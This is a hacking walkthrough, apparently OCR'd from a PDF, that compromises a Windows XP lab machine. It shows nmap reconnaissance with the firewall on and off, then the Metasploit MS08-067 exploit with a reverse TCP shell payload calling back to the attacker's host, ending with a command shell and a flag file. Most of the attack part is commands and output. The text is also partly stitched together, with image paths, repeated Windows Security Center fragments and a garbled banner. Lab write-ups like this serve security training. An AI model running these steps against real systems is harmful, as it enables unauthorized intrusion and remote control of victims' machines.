
" ExplO1tPot . . . . . .
A pot of Exploits
BY
COdeDaedalUs "

=+=

> Earlier we saw how to hack into Windows XP Machine (Service PAck 0 to be specific)
 Now we will see Hacking into Windows XP Machine (WTF Again!) but with some changes.

> Earlier we didn't took account into Firewall.

> Yes, What happens when you as an Attacker choose to Exploit
 a *Machine with Firewall ON* as a security measure by Target.
> We are not going to bypass Firewall or do something like that.
> We will just see how Attack affects when Firewall is Enabled or Disabled.

> So, Let's Initialize . . . . !

=+=+=+=+=+=+=+=+=+=+=+=+=+ Initializing Reconnaissance Phase +=+=+=+=+=+=+=+=+=+=+=+=

> Running netdiscover shows us 4 devices, but as we are working in vmware,
So, IP 192.168.2.1 , 2 , 254 are for vmware. So It leaves odd one out victim machine's IP

Thus Our Target = 192.168.2.131

> Running ifconfig shows that our machine is connected to Network via interface eth0.
> Thus Attacker's IP = 192.168.2.130

> Now Let's Run ping to check If it's alive or not.

> Ping to target machine doesn't works simply because FIREWALL = ON.

> Try to do Nmap on Target machine.
> You'll see all ports to be Filtered. This is what a Firewall does.

> Filtered = Unable to determine open / Closed .

> Firewall simply doesn't discloses the information for ports to be open or closed
protecting machine from Information Gathering Attacks.

```
 Currently scanning: 192.168.31.0/16   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------
 192.168.2.1     00:50:56:c0:00:08      1      60  Unknown vendor
 192.168.2.2     00:50:56:e0:a6:0b      1      60  Unknown vendor
 192.168.2.131   00:0c:29:e1:06:bf      1      60  Unknown vendor
 192.168.2.254   00:50:56:fc:15:a8      1      60  Unknown vendor

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.130  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::20c:29ff:fe8b:4668  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:8b:46:68  txqueuelen 1000  (Ethernet)
        RX packets 25  bytes 3310 (3.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8232  bytes 494781 (483.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

> Now for Our Attack, Let's Turn OFF the FIREWALL. & Try again ping & nmap the target machine

> We can see machine can respond to ping.

> If ping shows an error message of HOST UNREACHABLE, It means
1. either it is not in the network.
2. or it's not alive.

> If ping doesn't shows anything, It's a hint of FIREWALL turned ON on target machine.

> After doing basic nmap, we can see that 997 ports are closed but ports = 135, 139, 445 are open


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Note: Windows does not detect all antivirus programs.
Recommendations...
Manage security settings for:
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
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ping 192.168.2.131
PING 192.168.2.131 (192.168.2.131) 56(84) bytes of data.
^C
--- 192.168.2.131 ping statistics ---
45 packets transmitted, 0 received, 100% packet loss, time 45042ms
root@kali:~# nmap 192.168.2.131
Starting Nmap 7.40 (https://nmap.org) at 2017-08-16 04:09 PDT
Nmap scan report for 192.168.2.131
Host is up (0.00035s latency).
All 1000 scanned ports on 192.168.2.131 are filtered
MAC Address: 00:0C:29:E1:06:BF (VMware)
Nmap done: 1 IP address (1 host up) scanned in 34.41 seconds
root@kali:~#

> Running an Aggressive OS Detection Scan via nmap give more precise information.
> Running Command # nmap -sS -O -A 192.168.2.131

gives us MAC Address, OS Running on device & Ports & running Service Information.

> smb-os-discovery clearly states that Target Device is running

Windows XP (Windows 2000 LAN MAnager)


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

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ping 192.168.2.131
PING 192.168.2.131 (192.168.2.131) 56(84) bytes of data.
64 bytes from 192.168.2.131: icmp_seq=1 ttl=128 time=0.473 ms
64 bytes from 192.168.2.131: icmp_seq=2 ttl=128 time=0.344 ms
64 bytes from 192.168.2.131: icmp_seq=3 ttl=128 time=0.352 ms
64 bytes from 192.168.2.131: icmp_seq=4 ttl=128 time=0.244 ms
64 bytes from 192.168.2.131: icmp_seq=5 ttl=128 time=0.314 ms
^C
--- 192.168.2.131 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4084ms
rtt min/avg/max/mdev = 0.244/0.345/0.473/0.076 ms
root@kali:~# nmap 192.168.2.131
Starting Nmap 7.40 (https://nmap.org) at 2017-08-16 04:14 PDT
Nmap scan report for 192.168.2.131
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:E1:06:BF (VMware)
Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
root@kali:~#


```
root@kali:~# nmap -sS -O -A 192.168.2.131

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-16 04:15 PDT
Nmap scan report for 192.168.2.131
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
MAC Address: 00:0C:29:E1:06:BF (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -5h30m00s, deviation: 0s, median: -5h30m00s
|_nbstat: NetBIOS name: BUSYBOX-D67DA43, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:e1:06:bf (VM
ware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: busybox-d67da43
|   NetBIOS computer name: BUSYBOX-D67DA43\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2017-08-16T11:16:12+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
```

> Now We know It's an XP Machine, Let's Find Exploit for that target machine.
> Official Microsoft Site - " technet.microsoft.com/library/security "
lists down vulnerabilities of windows machines.

> Note down the " MS08-067 " . It will be later used on.



> Looking for windows XP exploits, we find some Remote Code Execution exploit.
Ya' That's CRITICAL !
> Further Exploring shows Affected OS list by this vulnerability.
> Also It shows maximum security impact & Patches for the Updates in OS.

=+=+=+=+=+=+=+=+=+=+=+=+=+ Initializing Exploit Creation Phase +=+=+=+=+=+=+=+=+=+=+=+=

> Now Let's start Metasploit Framework by typing msfconsole at Terminal.

MS08-059
MS08-058
MS08-057
MS08-056
MS08-055
MS08-054
MS08-053
MS08-052
MS08-051
MS08-050
MS08-049
MS08-048
MS08-047
MS08-046
MS08-045

Known Issues: None

Affected and Non-Affected Software

The following software have been tested to determine which versions or editions are affected. Other versions or editions are either past their support life cycle or are not affected. To determine the support life cycle for your software version or edition, visit Microsoft Support Lifecycle.

Affected Software

Operating System	Maximum Security Impact	Aggregate Severity Rating	Bulletins Replaced by this Update
Microsoft Windows 2000 Service Pack 4	Remote Code Execution	Critical	MS06-040
Windows XP Service Pack 2	Remote Code Execution	Critical	MS06-040
Windows XP Service Pack 3	Remote Code Execution	Critical	None
Windows XP Professional x64 Edition	Remote Code Execution	Critical	MS06-040
Windows XP Professional x64 Edition Service Pack 2	Remote Code Execution	Critical	None
Windows Server 2003 Service Pack 1	Remote Code Execution	Critical	MS06-040
Windows Server 2003 Service Pack 2	Remote Code Execution	Critical	None
Windows Server 2003 x64 Edition	Remote Code Execution	Critical	MS06-040

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing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Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.10-dev                         ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post        ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

> Let's search whether exploit searched for our target is present in our metasploit database or not.

```
msf >
msf > search MS08-067
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                 Disclosure Date  Rank   Description
   ----                                 ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microsoft Server Service Relative Path Stack Corruption


msf >
```

> Exploit Search shows it's in the database. That's Good!
> Let's Use this exploit and look on some information on it.

```
       =[ metasploit v4.14.10-dev                         ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post        ]
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msf >
msf > search MS08-067
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                 Disclosure Date  Rank   Description
   ----                                 ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microsoft Server


msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > info

       Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
     Module: exploit/windows/smb/ms08_067_netapi
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2008-10-28

Provided by:
  hdm <x@hdm.io>
```

> Now we need to fill required parameters for our exploit.
> Setting RHOST to target IP Address.

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set RHOST 192.168.2.131
RHOST => 192.168.2.131
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.2.131    yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

> After done with all required options, we need to create our **PAYLOAD.**
> So, we are creating a ***" WindowsReverseTCPShell "***
> Let's see required options and set them accordingly.

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/
set PAYLOAD windows/shell/bind_hidden_ipknock_tcp  set PAYLOAD windows/shell/reverse_ipv6_tcp
set PAYLOAD windows/shell/bind_hidden_tcp          set PAYLOAD windows/shell/reverse_nonx_tcp
set PAYLOAD windows/shell/bind_ipv6_tcp            set PAYLOAD windows/shell/reverse_ord_tcp
set PAYLOAD windows/shell/bind_ipv6_tcp_uuid       set PAYLOAD windows/shell/reverse_tcp
set PAYLOAD windows/shell/bind_nonx_tcp            set PAYLOAD windows/shell/reverse_tcp_allports
set PAYLOAD windows/shell/bind_tcp                 set PAYLOAD windows/shell/reverse_tcp_dns
set PAYLOAD windows/shell/bind_tcp_rc4             set PAYLOAD windows/shell/reverse_tcp_rc4
set PAYLOAD windows/shell/bind_tcp_uuid            set PAYLOAD windows/shell/reverse_tcp_uuid
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.2.131    yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:
```

> Set LHOST = Attacker's IP Address.

> Now we are done with the PAYLOAD settings, Let's exploit the Target machine.

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.2.130
LHOST => 192.168.2.130
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.2.131    yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.2.130    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

> Running Exploit gives us a Windows Cmd Shell. #HACKED

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.2.130:4444
[*] 192.168.2.131:445 - Automatically detecting the target...
[*] 192.168.2.131:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.2.131:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.2.131:445 - Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.2.131
[*] Command shell session 1 opened (192.168.2.130:4444 -> 192.168.2.131:1046) at 2017-08-16 04:32:16 -0700

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd \
cd \

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 48C4-06AD

 Directory of C:\

08/10/2017  09:00 PM                 0 AUTOEXEC.BAT
08/10/2017  09:00 PM                 0 CONFIG.SYS
08/10/2017  09:02 PM    <DIR>          Documents and Settings
08/10/2017  09:02 PM    <DIR>          Program Files
08/10/2017  09:03 PM    <DIR>          WINDOWS
               2 File(s)              0 bytes
               3 Dir(s)  51,259,625,472 bytes free

C:\>
```

> Navigate around some directories.

```
cd Administrator

C:\Documents and Settings\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 48C4-06AD

 Directory of C:\Documents and Settings\Administrator

08/10/2017  09:02 PM    <DIR>          .
08/10/2017  09:02 PM    <DIR>          ..
08/16/2017  11:32 AM    <DIR>          Desktop
08/10/2017  09:02 PM    <DIR>          Favorites
08/10/2017  09:02 PM    <DIR>          My Documents
08/11/2017  02:25 AM    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)  51,259,625,472 bytes free

C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 48C4-06AD

 Directory of C:\Documents and Settings\Administrator\Desktop

08/16/2017  11:32 AM    <DIR>          .
08/16/2017  11:32 AM    <DIR>          ..
08/16/2017  11:32 AM    <DIR>          apple
08/16/2017  11:32 AM    <DIR>          linux
08/16/2017  11:32 AM    <DIR>          unix
               0 File(s)              0 bytes
               5 Dir(s)  51,259,625,472 bytes free

C:\Documents and Settings\Administrator\Desktop>
```

```
C:\Documents and Settings\Administrator\Desktop\apple>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 48C4-06AD

 Directory of C:\Documents and Settings\Administrator\Desktop\apple

08/16/2017  11:35 AM    <DIR>          .
08/16/2017  11:35 AM    <DIR>          ..
08/16/2017  11:35 AM                 0 flag_1.txt
               1 File(s)              0 bytes
               2 Dir(s)  51,259,625,472 bytes free

C:\Documents and Settings\Administrator\Desktop\apple>
```

> Finally Got the Flag. Mission Accomplished.

> But wait FIREWALL SERVICE is yet to come.
> whatever we did , by the time FIREWALL was turned OFF.


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
linux


apple


unix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[*] 192.168.2.131:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.2.131:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.2.131:445 - Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.2.131
[*] Command shell session 2 opened (192.168.2.130:4444 -> 192.168.2.131:1048) at 2017-08-1
6 04:37:10 -0700
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>

> Let's see what happens when you (as an attacker), by hook or crook
get shell access on remote machine, but FIREWALL is turned ON.
> Firewall simply blocks the Reverse TCP connection used by exploit.


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Windows did not find antivirus software on this computer. Antivirus software helps protect your computer against viruses and other security threats. Click Recommendations for suggested actions you can take. How does antivirus software help protect my computer?
Note: Windows does not detect all antivirus programs.
Recommendations...
Manage security settings for:
Internet Options
Automatic Updates
